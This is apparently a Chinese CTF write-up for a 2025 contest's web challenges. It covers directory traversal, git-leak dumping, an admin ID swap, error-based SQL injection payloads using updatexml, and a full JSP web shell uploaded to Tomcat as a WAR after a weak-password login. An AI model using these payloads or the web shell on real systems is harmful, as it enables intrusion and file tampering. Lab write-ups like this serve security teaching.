2025春秋杯冬季赛WP
2025春秋杯冬季赛WP
Web1
信息收集与资产暴露
HyperNode

/article?id= 处目录穿越,过滤了 ../,使用url编码绕过
Static_Secret

/static 目录穿越
Dev’s Regret

dirsearch 扫描发现有git泄露,git-dumper arthaud/git-dumper:一个从网站转储git仓库的工具 下载下来
分析git历史:下载完成后,进入仓库目录,查看提交历史。
1
2
3
4
git log --oneline --all
git reflog  # 查看引用日志,可能包含分支切换或重置记录
# 查看具体提交的详细信息
git show <commit_hash>


Session_Leak

发现登录时有这样一步
抓包修改
访问控制与业务逻辑安全
My_Hidden_Profile
提示 admin user_id=999。登录会时请求 /?login&user_id=1,将这里的 user_id 改为999就可以登录 admin 得到 flag
注入类漏洞
EZSQL
| 注入点:?id=1。过滤了空格,or等,用括号绕过空格, | 绕过or。扫描可以发现 sql.db,可以确定 flag 位置 |
1
2
3
4
5
6
7
8
9
10
11
12
CREATE DATABASE IF NOT EXISTS ctf;
USE ctf;
CREATE TABLE IF NOT EXISTS `flag` (`flag` varchar(255) NOT NULL);
INSERT INTO `flag` VALUES ('flag{static_flag_for_test}');
CREATE TABLE IF NOT EXISTS `goods` (`id` int(11) NOT NULL, `name` varchar(255) NOT NULL, `price` int(11) NOT NULL, PRIMARY KEY (`id`));
INSERT INTO `goods` VALUES (1, 'Cyber-Deck v3.0', 5000);
INSERT INTO `goods` VALUES (2, 'Quantum Processor', 9999);
INSERT INTO `goods` VALUES (3, 'Stealth Camo', 300);

CREATE USER 'ctf_user'@'localhost' IDENTIFIED BY 'ctf_pass_secure';
GRANT SELECT, INSERT, UPDATE ON ctf.* TO 'ctf_user'@'localhost';
FLUSH PRIVILEGES;
| ?id=0%27 | updatexml(1,concat(0x7e,version(),0x7e),1) | %271 显示 Query Failed: XPATH syntax error: ‘~10.5.29-MariaDB-0+deb11u1~’ |
| ?id=0%27 | updatexml(1,concat(0x7e,(select(database())),0x7e),1) | %271 显示 Query Failed: XPATH syntax error: ‘~ctf~’ |
flag 太长被截断,分段获取
1
2
3
4
# 获取前30个字符
?id=0'||updatexml(1,concat(0x7e,substr((select(flag)from(flag)),1,30),0x7e),1)||'1
# 获取第31-60个字符
?id=0'||updatexml(1,concat(0x7e,substr((select(flag)from(flag)),31,60),0x7e),1)||'1
拼接后得到 flag
Web2
模板与反序列化漏洞

Hello User
注入点:?name,焚靖直接解出
中间件与组件安全
Forgotten_Tomcat
参考文章 红蓝对抗之服务攻防:Tomcat中间件渗透总结 - FreeBuf网络安全行业门户
burp intruder 爆破后台 /manager/html,弱口令 admin:password

不知道为什么在浏览器再登录就不行了,需要重新下发题目。生成war大马包,JSP大马:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
<%@page contentType="text/html;charset=gb2312"%>
<%@page import="java.io.*,java.util.*,java.net.*"%>
<html>
<head>
<title></title>
<style type="text/css">
body { color:red; font-size:12px; background-color:white; }
</style>
</head>
<body>
<%
if(request.getParameter("context")!=null)
{
String context=new String(request.getParameter("context").getBytes("ISO-8859-1"),"gb2312");
String path=new String(request.getParameter("path").getBytes("ISO-8859-1"),"gb2312");
OutputStream pt = null;
try {
pt = new FileOutputStream(path);
pt.write(context.getBytes());
out.println("<a href='"+request.getScheme()+"://"+request.getServerName()+":"+request.getServerPort()+request.getRequestURI()+"'><font color='red' title='点击可以转到上传的文件页面!'>上传成功!</font></a>");
} catch (FileNotFoundException ex2) {
out.println("<font color='red'>上传失败!</font>");
} catch (IOException ex) {
out.println("<font color='red'>上传失败!</font>");
} finally {
try {
pt.close();
} catch (IOException ex3) {
out.println("<font color='red'>上传失败!</font>");
}
}
}
%>
<form name="frmUpload" method="post" action="">
<font color="blue">本文件的路径:</font><%out.print(request.getRealPath(request.getServletPath())); %>
<br>
<br>
<font color="blue">上传文件路径:</font><input type="text" size="70" name="path" value="<%out.print(getServletContext().getRealPath("/")); %>">
<br>
<br>
上传文件内容:<textarea name="context" id="context" style="width: 51%; height: 150px;"></textarea>
<br>
<br>
<input type="submit" name="btnSubmit" value="Upload">
</form>
</body>
</html>
将jsp文件压缩为zip,将zip重命名为war,上传war马。传到了 /123

